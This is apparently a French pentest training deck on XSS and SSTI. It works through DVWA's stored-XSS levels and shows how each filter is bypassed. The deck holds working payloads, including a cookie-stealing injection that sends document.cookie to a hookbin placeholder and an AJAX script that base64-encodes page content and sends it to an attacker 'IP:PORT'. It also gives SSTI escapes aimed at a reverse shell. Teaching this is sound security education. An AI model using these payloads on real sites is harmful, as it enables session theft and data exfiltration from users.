PENTEST (WEB _XSS _SSTI)

Théorie et techniques d’exploitations sur différentes attaques WEB

MAIN

- Quelques outils et commandes
- SQLi
-> XSS
-> SSTI
- Désérialisation
- LFI
- File Upload

XSS

Une xss est une attaque qui permet d'injecter du javascript à travers une page web. Son but le plus connu va être de récupérer le cookie d'un utilisateur lambda.

Il existe trois types de xss:

- Stocké (exemple: injection via un commentaire)
- Réfléchi (exemple: injection dans un champs de recherche)
- Dom Based (mauvaise utilisation du code js d'une page web)

XSS Stocké sans protection

Analysons le code source:

https://raw.githubusercontent.com/ethicalhack3r/DVWA/master/vulnerabilities/xss_s/source/low.php

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );
```

⟺

si(un nouveau commentaire est posté) {
$message = suppression des espaces au début et à la fin du message
$name = suppression des espaces au début et à la fin du name

```
$message = stripslashes( $message );
$message = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
((trigger_error("[MySQLConverterT ...
```

⟺

$message = On supprime les antislashs de nos messages
$message = ((si(il y a une variable global mysqli_ston) ET
que c'est bien un objet) ALORS
on traite tous les caractères de notre message(qu'on lie à notre bdd) SINON
((on affiche un message d'erreur

$name = ... ⟺ La variable name est exactement comme la variable message

```
$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
```

⟺ On insère message et name en bdd

$result = ⟺ On affiche ce qui a été inséré en bdd entre des pre

XSS Stocké sans protection

Analysons le code source:

https://raw.githubusercontent.com/ethicalhack3r/DVWA/master/vulnerabilities/xss_s/source/low.php

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
    is_object($GLOBALS["___mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
    ((trigger_error("[MySQLConverterT ...

    $name =  ...

    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";

    $result =
```

XSS Stocké SANS PROTECTION

Après une analyse du code nous savons que:


- On peut écrire n’importe quel caractère
- Aucune protection n’est faite

Rien ne nous empêche donc de faire une injection XSS:

- Injection: <script> alert(1) </script>

XSS Stocké

Que s'est-il passé ?



XSS Stocké (PROTECTION dev par un stagiaire)

Regardons les différences de code avec le niveau LOW

```
$message = strip_tags( addslashes( $message ) );
$message = …
$message = htmlspecialchars( $message );
```

```
$message = on supprime les balises html et php de notre message
$message = …
$message = on remplace les caractere spéciaux par des entité html
exemple “ deviendra &quot
```

```
$name = str_replace( '<script>', '', $name );
$name = ...
```

```
$message = si on voit <script> alors on le remplace par une chaine vide
$name = meme chose que $name dans le niveau LOW
```

XSS Stocké (PROTECTION dev par un stagiaire)

Après une analyse du code nous savons que:

- Le champ message n’est pas injectable
- Le champ name est injectable en contournant la protection qui interdit la chaîne <script>

Comment contourner cette pseudo protection ?

- Le html supporte les balises avec des majuscules
- Injection: <sCript> alert(1) </sCript>

XSS Stocké (PROTECTION dev par un alternant)

Regardons les différences de code avec le niveau MEDIUM

```
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
$name = ...
```

```
$message = regex qui interdit l'utilisation de <script  et ceux peu importe son format
$name = meme chose que $name dans le niveau LOW
```

Après une analyse du code nous savons que:

- Le champ message n'est toujours pas injectable
- Le champ name est injectable en contournant la protection qui interdit vraiment l'utilisation de la balise <script>

Quelqu'un aurait il une idée pour contourner cette interdiction ?

XSS Stocké (protection dev par un alternant)

De nombreuses balises html nous permettent d'inclure du javascript:

Type de balise	Méthode javascript utilisable à travers n'importe quel balise cité à gauche
button	onload
svg	onfocus
input	onclick
	onerror
	onmouseover
	onblur

XSS Stocké (PROTECTION dev par un alternant)

Exemple d’utilisation de ces balises html avec des events javascript:

- <button onfocus=alert(1)> button injection </button>
- <svg onload=alert(2)>
- <input onblur=alert(3) />

N’importe laquelle de ces injections marchera pour passer à travers l’interdiction de l’utilisation de <script vu que nous n’utilisons pas la balise <script>:

XSS TRICKS

- Voyons maintenant les attaques les plus poussées !!!

XSS TRICKS

- Reprenons nos trois injections citées précédemment:
  - <button onfocus=alert(1)> button injection </button>
  - <svg onload=alert(2)>
  - <input onblur=alert(3) />

- Pour vous quelle injection est la meilleur et pourquoi ?

  - C’est belle est bien svg car n’importe quel utilisateur sera impacté avec le onload

- Si on vous disait que onload était interdit comment feriez-vous ?

XSS TRICKS

- Si onload était interdit, nous pourrions:
  - Obfusquer notre code avec du jsfuck par exemple (le jsfuck c’est du js ecrit seulement avec 6 caractères. Cependant si il y a une limitation au niveau de la taille nous ne pouvons pas utiliser le jsfuck
  - Utiliser onfocus avec un event magic de html5, AUTOFOCUS
    - <button onfocus=alert(‘ca marche comme onload’) autofocus>

- Si on vous disait maintenant que les parenthèses et que tout type de quotes sont interdit, comment feriez-vous ?

XSS TRICKS

- Avant de voir comment faire, regardons un instant l'utilisation des back tick (AltGr f7)
  - alert`test des back tick`

- Voyons maintenant comment faire sans aucun types de quotes ni parenthèses:
  - notre but est de rediriger nos victimes vers notre serveur pour récupérer ses cookies.
  - Nous allons donc avoir besoin de deux méthodes:
    - document.location
    - document.cookie

XSS TRICKS

- Pour bypass les quotes il nous suffit d’utiliser les regex:

  - en javascript une regex se fait comme cela: var test = /REGEX/
  - notre variable test est un objet, on le vérifie avec typeof(test)

  - Pour récupérer la chaîne REGEX il faut faire: var test = /REGEX/.source
  - Une autre vérification avec typeof(test) nous affirme que c’est une string

  - Vu que notre string est une url, il nous faut des /
  - Pour cela nous avons deux solutions:
    - l’utilisation des antislash qui sont automatiquement modifiés en /
    - l'utilisation de window.location.pathname[index d’un /]

XSS TRICKS

- Nous y voilà, nous avons tout pour créer notre injection

```
document[/loc/.source+/ation/.source]=/https:\\hookbin\XXX?c=/.source+document.cookie
```

OU

```
document[/loc/.source+/ation/.source]=/https:/.source+window.location.pathname[index]+window.location.pathname[index]+/hookbinXXX?c=/.source+document.cookie
```

XSS HTTP ONLY

Nous avons vu précédemment que le but d'une XSS est de pouvoir récupérer la session d'un utilisateur, mais que faire si l'attribut HTTP ONLY est activé ?

Récupération de contenu courant:

- Utilisation d'ajax afin d'interagir avec un utilisateur

XSS HTTP ONLY

```
<script>
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange=function(){
  //regex pour rec tous se qu'il y a entre des balise a
  regex_all_a=/<a(.*?)<\/a>/g;
  response_text=this.responseText;
  // id de div unique sur une page pour retrecir le nombre de balise <a> à récuperer (c'est deux id entre le menu principal d'une page)
  firstword='sidebarcontent';
  secondword='master_contentheader';
  // récupération du contenu en une string entre les deux keyword
  content_between_word=response_text.split(firstword)[1].split(secondword)[0];
  // récupération de toute les balises <a> de la string du menu principal
  final_array=content_between_word.match(regex_all_a);
  final_string=final_array.join('\n');
  // on encode en base64 pour envoyer le contenu de la page
  encode_final_string=window.btoa(unescape(encodeURIComponent(final_string)));
  datas=new XMLHttpRequest();
  // envoie en base64 par le biais d'une requête ajax sur notre serveur
  datas.open('GET','https://IP:PORT/'+encode_final_string,true);
  datas.send()
};
xhttp.open('GET','/PATH',true);
xhttp.send();
</script>
```

XSS HTTP ONLY

- Il ne nous reste plus qu'à décoder la base64:

```
<script>
decodeURIComponent(escape(window.atob("CHAINE RECU SUR NOTRE SERVEUR")));
</script>
```

SSTI

Une Server-Side Template Injection est une attaque qui permet d'injecter du code malveillant à travers divers langage via un système de templating mal contrôlé.

- L'injection est simple, {{1+1}} l'exploitation peut être complexe:

SSTI PYTHON

Il est possible de réaliser des attaques de templating sur un grand nombre de technologies, python, nodejs (angularjs / reactjs), java, ruby …

- Par exemple côté serveur dans le main de notre site fait en python, nous avons:

```
return render_template('test.html',valeur="cette valeur")
```

- Et coté client, dans notre page html test.html nous avons:

```
<p>{{valeur}}</p>
```

SSTI PYTHON

Le templating en Python ne s'arrête pas là, si au lieu de retourner une string nous voulions retourner un élément particulier d’une liste, nous pourrions à la fois boucler et mettre des conditions comme cela:

```
<p>
{% for x in myliste %}
   {%if x == "cette valeur" %}
      {{x}}
   {%endif%}
{%endfor%}
</p>
```

- Ce principe nous permet donc de récupérer facilement un reverse shell en allant chercher ce qui nous intéresse dans `().__class__.__base__.__subclasses__()`

SSTI python


Tout comme Sqlmap il existe un outil pour les SSTI qui se nomme Tplmap

- Ne lancer pas cette outil si vous ne maitrisez pas parfaitement les SSTI et l’outil en lui même

SSTI NODEJS

Les SSTI en nodejs / angularjs / reactjs se réalise grâce à un procédé différent qui est dû au type de langage qui est prototypé

- L'idée de ce langage c'est qu'il est toujours possible d'appeler le prototype d'un objet, vous l'avez peut être déjà remarqué:



SSTI NODEJS

Nous allons donc nous servir de ce principe afin de remonter de méthode en méthode grâce au ?

constructor

- Vérifions ensemble dans un shell nodejs :

SSTI NODEJS

Une SSTI nodejs se fera donc de la manière suivante:

{{this}}

{{this.constructor.constructor('return this')()}}